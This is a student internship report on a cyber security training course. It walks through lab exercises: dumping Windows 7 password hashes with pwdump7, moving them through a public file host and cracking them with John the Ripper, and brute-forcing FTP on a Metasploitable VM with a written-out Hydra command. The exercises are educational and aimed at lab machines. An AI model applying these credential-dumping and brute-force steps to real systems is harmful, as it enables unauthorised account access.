Internship Program - Cyber Security

Introduction:

My name is Panchami H S.I am a 4th year computer science engineering student studying at Mangalore institute of technology and engineering, Moodabidri.

About the company DLithe:

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centres enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

About internship:

Summary of internship:

This internship was very useful and very informative we learnt about many things like networking basics, what is cyber security, different types of cyber-attacks, phases in hacking, different ports, types of hackers, different protocols, firewall, information security, cyber kill chain methodology, cryptography, we learnt about nmap, msfvenom, Wireshark, Ettercap tools. We learnt about different vulnerable machines like metasploitable. We learnt regarding how to exploit the vulnerable machines using http, SMTP, FTP and bindshell. We learnt regarding windows 7 password cracking and malware creations. We also learnt about DVWA, password cracking on the vulnerable website testfire.net, burpsuite and foxy proxy extension.


Group 1:


1. Install the below software:
   a) Virtual box
   b) Kali Linux
   c) Metasploit machine
   d) Windows 7 machine

2. **Perform password cracking - Offline mode.**


   Perform password cracking of windows 7 machine

Step 1: Now that Windows 7 and Kali Linux are both open, go to Windows 7 and get the pwdump7 file from the internet using Internet Explorer. Then, copy the file to Windows.







Step 2: Using the Windows command prompt while logged in as an administrator, change the root directory to pwdump7, and then create a hash.txt file to hold the username and password.





Step 3: Now open Internet Explorer and type tempfiles.org into the address bar. Next upload the hash file.


/tmp/files - Temporary File Upl
https://tmpfiles.org
/TMP/FILES
TEMPORARY FILE HOSTING
All uploaded files are automatically deleted after 60 minutes.
Select a file (max 100 MB)
Browse... No file selected.
Upload
Upload API About Image Upload
11:05
14-03-2023
Right Ctrl
ENG
11:05
14-03-2023


/tmp/files - hash.txt
https://tmpfiles.org/1069092/hash.txt
/TMP/FILES
TEMPORARY FILE HOSTING
Filename hash.txt
Size 0.33 KB
URL https://tmpfiles.org/dl/1069092/hash.txt
Expires at 2023-03-14 06:36 UTC
Download
Upload API About Image Upload
11:07
14-03-2023
Right Ctrl
ENG
11:07
14-03-2023


Step 4: You may now copy and paste the hash file by opening a new file in nano and typing the url you received after uploading the file in Windows 7 into the linux version of Firefox. If the password is not secure enough, type the command in the terminal as john hash.txt to obtain the username and password.






Password cracking of metasploit machine using Hydra

This attack is used to get the username and the password of the system in this attack we use the hydra tool to get the username and the password.
Step 1: Start the virtual device's metasploitable machine and Kali. Discover the linux and metasploitable machine's IP addresses. Create 2 text files with the name’s user and pass. Save the username msfadmin in the user file and the password msfadmin in the pass file.




Step 2: hydra -L user -P pass ftp:/192.168.56.101 is the command to enter. Now, we make an assumption because we don't know the username or the password, so we use L and P.



